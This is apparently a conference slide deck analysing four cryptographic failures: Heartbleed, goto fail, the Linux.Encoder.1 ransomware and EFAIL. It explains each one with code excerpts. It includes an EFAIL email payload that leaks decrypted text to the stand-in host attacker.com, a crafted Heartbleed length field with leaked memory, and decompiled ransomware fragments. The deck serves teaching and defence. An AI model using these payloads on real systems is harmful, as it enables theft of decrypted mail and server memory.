# Cryptography Gone Wrong

Autopsy of four major cryptographic disasters

# About the author


Mathis HAMMEL

@MathisHammel


Deputy Technical Director @ Sogeti
Co-founder, Challenge Designer @ h25

sogeti
Part of Capgemini

h25

# Introduction

Crypto is a **solved** problem ... in maths

The main issues are

- Implementation
- Bad usage
- Key safety (not really crypto)

Cryptographic failure can be unnoticed and critical

# Outline

Focus on 4 failures :

- Heartbleed
- goto fail;
- Linux.Encoder.1
- EFAIL

# Heartbleed (2014)


CVE 2014-0160

Implementation bug in OpenSSL heartbeat

20% of servers worldwide


# Heartbleed

## TLS heartbeat



Are you still here ?

Say “potato123”



# Heartbleed

## TLS heartbeat

# Heartbleed

## RFC 6520

Structure of a TLS heartbeat message

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

### Query

```
unsigned char *p = &s->s3->rrec.data[0], *pl;
unsigned short hbtype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```





```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

Query

```
unsigned char *p = &s->s3->rrec.data[0], *pl;
unsigned short hbtype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```



```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

Query

```
unsigned char *p = &s->s3->rrec.data[0], *pl;
unsigned short hbtype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

Query

```
unsigned char *p = &s->s3->rrec.data[0], *pl;
unsigned short hbtype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

```
struct {
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[HeartbeatMessage.payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

### Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

Client-provided, not checked

# Heartbleed

## OpenSSL implementation

### Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length; 65535
   opaque payload[HeartbeatMessage.payload_length];"x"
   opaque padding[padding_length];
} HeartbeatMessage;
```

# Heartbleed

## OpenSSL implementation

### Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

pl is only 1 byte

```
78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  x...............
24 EB D1 05 B2 36 41 0F 46 CE AA BB EC C2 F6 D3  $ëÑ.²6A.FÎª»ìÂöÓ
EB 91 61 2B 7A 48 47 A9 CD 7A 94 81 0C ED A4 9F  ë'a+zHG©Íz"..í¤Ÿ
E9 83 E8 19 73 65 63 72 65 74 20 64 61 74 61 20  éfè.secret data
6F 66 20 61 6E 6F 74 68 65 72 20 75 73 65 72 2E  of another user.
4D 2B 0D 86 03 F0 E4 42 5D 5E F6 2E EA BF 56 7F  M+.†.ðäB]^ö.ê¿V.
A2 EE D5 F8 A4 C3 01 F8 D1 AD 6F E8 AA F2 77 D3  ¢îÕø¤Ã.øÑ.oèªòwÓ
C8 8F 75 FE 4C B7 6B 9F 64 03 02 F8 B1 46 D3 F5  È.uþL·kŸd..ø±FÓõ
EB 14 3B 6A E4 91 9E 6B 74 BD 06 6B 72 A2 21 01  ë.;jä'žkt½.kr¢!.
BC 98 A7 A3 F5 68 9A 5D 35 F6 4C DF 6E DD AB 17  ¼˜§£õhš]5öLßnÝ«.
35 45 03 D3 84 05 5A 5E 8F 66 EA 54 2D 4F B5 BB  5E.Ó„.Z^.fêT-Oµ»
```

# Heartbleed

## OpenSSL implementation

### Response

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

since payload = 65535, the whole heap section is copied

```
78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  x...............
24 EB D1 05 B2 36 41 0F 46 CE AA BB EC C2 F6 D3  $ëÑ.²6A.FÎª»ìÂöÓ
EB 91 61 2B 7A 48 47 A9 CD 7A 94 81 0C ED A4 9F  ë'a+zHG©Íz"..í¤Ÿ
E9 83 E8 19 73 65 63 72 65 74 20 64 61 74 61 20  éfè.secret data
6F 66 20 61 6E 6F 74 68 65 72 20 75 73 65 72 2E  of another user.
4D 2B 0D 86 03 F0 E4 42 5D 5E F6 2E EA BF 56 7F  M+.†.ðäB]^ö.ê¿V.
A2 EE D5 F8 A4 C3 01 F8 D1 AD 6F E8 AA F2 77 D3  ¢îÕø¤Ã.øÑ.oèªòwÓ
C8 8F 75 FE 4C B7 6B 9F 64 03 02 F8 B1 46 D3 F5  È.uþL·kŸd..ø±FÓõ
EB 14 3B 6A E4 91 9E 6B 74 BD 06 6B 72 A2 21 01  ë.;jä'žkt½.kr¢!.
BC 98 A7 A3 F5 68 9A 5D 35 F6 4C DF 6E DD AB 17  ¼˜§£õhš]5öLßnÝ«.
35 45 03 D3 84 05 5A 5E 8F 66 EA 54 2D 4F B5 BB  5E.Ó„.Z^.fêT-Oµ»
```

# Heartbleed

## Patch

Simple bounds check

```
if (1 + 2 + payload + 16 > s->s3->rrec.length)
        return 0; /* silently discard per RFC 6520 sec. 4 */
```

## goto fail (2014)

## CVE 2014-1266

Implementation bug in Safari TLS1.1 cert check

Affected all iOS/OS X devices

Attacker can MitM any SSL connection silently

# goto fail;

```
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    err = sslRawVerify(...);
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;

}
```

# goto fail;

```
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    err = sslRawVerify(...);
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;

}
```

# goto fail;

```
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    {
        goto fail;
    }
    goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    err = sslRawVerify(...);
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;

}
```

# goto fail;

```
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    {
        goto fail;
    }
    goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    err = sslRawVerify(...);
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;

}
```

Unreachable code

# goto fail;

```
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    {
        goto fail;
    }
    goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    err = sslRawVerify(...);
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;

}
```

Check is never executed

err is 0

# goto fail;

Attack in practice :

- Intercept connection, pretend to be the server
- Negotiate protocol TLS 1.1 (standard was TLS 1.2)
- Exchange original cert + **own public key**
- Public key verification against cert is skipped
- You are now the server, invisible to the user !

# Linux.Encoder.1 (2015)

First ransomware for Linux machines

Targets user and web directories

Asks for 1 BTC to decrypt

# Linux.Encoder.1

- Typical ransomware
  - Random key is generated for each file
  - Key is encrypted using attacker's pubkey
  - Impossible to recover without privkey

# Linux.Encoder.1

Let's do some reverse engineering !

x64 ELF, statically compiled, not stripped,

close to no obfusc  n

Piece of cake

# Linux.Encoder.1

Let's do some reverse engineering !

```
v6 = (FILE *)fopen(file_plain);
v3 = fopen(file_encrypted);
v7 = (FILE *)v3;
if ( v3 && v6 )
{
  aeskey = randstring(16LL);
```

# Linux.Encoder.1

Let’s do some reverse engineering !

```
do
  *(++aes_iv - 1) = rand();
while ( aes_iv != &aes_iv_plus_16 );
```

# Linux.Encoder.1

Let’s do some reverse engineering !

```
enc_key_len = public_encrypt(aeskey);
fwrite(&file_len, 1LL, 4LL, v7);
fwrite(&enc_key_len, 1LL, 4LL, v7);
fwrite(enc_key, 1LL, enc_key_len, v7);
fwrite(&iv, 1LL, 16LL, v7);
```

# Linux.Encoder.1

Let's do some reverse engineering !

```
while ( cursor_pos < file_size )
{
  size_to_read = file_size - cursor_pos;
  if ( file_size - cursor_pos > 16 )
    size_to_read = 16;
  if ( fread(&plain_buffer, 1LL, size_to_read, v6) <= 0 )
    break;
  cursor_pos += 16;
  aes_encrypt((__int64)&plain_buffer, 0x10u, aeskey, (__int64)&iv, (__int64)&enc_buffer);
  fwrite(&enc_buffer, 1LL, 16LL, v7);
}
```

# Linux.Encoder.1

But where’s the bug ?

# Linux.Encoder.1

Key+IV generation algorithm

```
charset_5202[(signed __int64)((signed int)rand() % 69)]
```

```
do
  *(++aes_iv - 1) = rand();
while ( aes_iv != &aes_iv_plus_16 );
```

# Linux.Encoder.1

Key+IV generation algorithm

```
charset_5202[(signed __int64)((signed int)rand() % 69)]
```

```
do
  *(++aes_iv - 1) = rand();
while ( aes_iv != &aes_iv_plus_16 );
```

# Linux.Encoder.1

Using rand() is dangerous

Need to use a strongly random seed

but...

```
v4 = time(0LL);
srand(v4);
```

# Linux.Encoder.1

File recovery becomes trivial

- Recover attack start time
- srand(starttime)
- Generate key+IV pairs
- Decrypt all files

# EFAIL (2017)

3 vulnerabilities in email clients and S/MIME & OpenPGP

Most clients vulnerable

# EFAIL

Decrypt any encrypted email **using victim's key**

One of the attacks uses mixed content-type

- Partly encrypted
- Partly plaintext

# EFAIL

## Anatomy of a multipart/mixed email :

Headers

```
From: alice@gmail.com
To: bob@gmail.com
Content-Type: multipart/mixed;boundary="MultipartBoundary"

--MultipartBoundary
Content-Type: text/html

Hi Bob,
We have updated all access codes for the office. The new passcode is :
--MultipartBoundary
Content-Type: application/pkcs7-mime;smime-type=enveloped-data
Content-Transfer-Encoding: base64

VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
--MultipartBoundary--
```

# EFAIL

## Anatomy of a multipart/mixed email :

Body #1 (plaintext)

```
From: alice@gmail.com
To: bob@gmail.com
Content-Type: multipart/mixed;boundary="MultipartBoundary"

--MultipartBoundary
Content-Type: text/html

Hi Bob,
We have updated all access codes for the office. The new passcode is :
--MultipartBoundary
Content-Type: application/pkcs7-mime;smime-type=enveloped-data
Content-Transfer-Encoding: base64

VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
--MultipartBoundary--
```

# EFAIL

## Anatomy of a multipart/mixed email :

```
From: alice@gmail.com
To: bob@gmail.com
Content-Type: multipart/mixed;boundary="MultipartBoundary"

--MultipartBoundary
Content-Type: text/html

Hi Bob,
We have updated all access codes for the office. The new passcode is :
--MultipartBoundary
Content-Type: application/pkcs7-mime;smime-type=enveloped-data
Content-Transfer-Encoding: base64

VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
--MultipartBoundary--
```

Body #2 (encrypted)

Only Bob can decrypt this

# EFAIL

Email client stitches the parts together :

> Hi Bob,
>
> We have updated access codes for the office.
>
> The new passcode is: 1234

(In a real scenario the entire email would be encrypted, but you get the idea)

# EFAIL

How does the EFAIL attack work ?

- Intercept encrypted email
- Send encrypted part in malicious payload
- Victim decrypts encrypted part
- The payload leaks the decrypted content

# EFAIL

## How does the EFAIL attack work ?

```
From: alice@gmail.com
To: bob@gmail.com
Content-Type: multipart/mixed;boundary="MultipartBoundary"

--MultipartBoundary
Content-Type: text/html

Hi Bob,
We have updated all access codes for the office. The new passcode is :
--MultipartBoundary
Content-Type: application/pkcs7-mime;smime-type=enveloped-data
Content-Transfer-Encoding: base64

VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
--MultipartBoundary--
```

Attacker wants to decrypt this

# EFAIL

## How does the EFAIL attack work ?

```
From: attacker@gmail.com
To: bob@gmail.com
Content-Type: multipart/mixed;boundary="MultipartBoundary"

--MultipartBoundary
Content-Type: text/html

<img src="https://attacker.com/
--MultipartBoundary
Content-Type: application/pkcs7-mime;smime-type=enveloped-data
Content-Transfer-Encoding: base64

VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
--MultipartBoundary
Content-Type: text/html

">
--MultipartBoundary--
```

Payload first part

Attacker wants to decrypt this

Payload second part

# EFAIL

## How does the EFAIL attack work ?

Decrypted email is interpreted as HTML

```
<img src="https://attacker.com/1234">
```

Secret part (now decrypted)

Server logs of attacker.com

```
[10/Oct/2014:13:55:36 +0200] "GET /1234 HTTP/1.0" 200 2326 "Mozil
```

# EFAIL

The two other attacks work similarly, but use CBC/CFB gadgets to embed the payload directly inside the encrypted part

PDFex (2019) : similar attack on encrypted PDFs

# Conclusion

## Hanlon's Razor

"Never attribute to malice that which can adequately be explained by stupidity"

# Thanks !

# Any questions ?

Mathis HAMMEL
@MathisHammel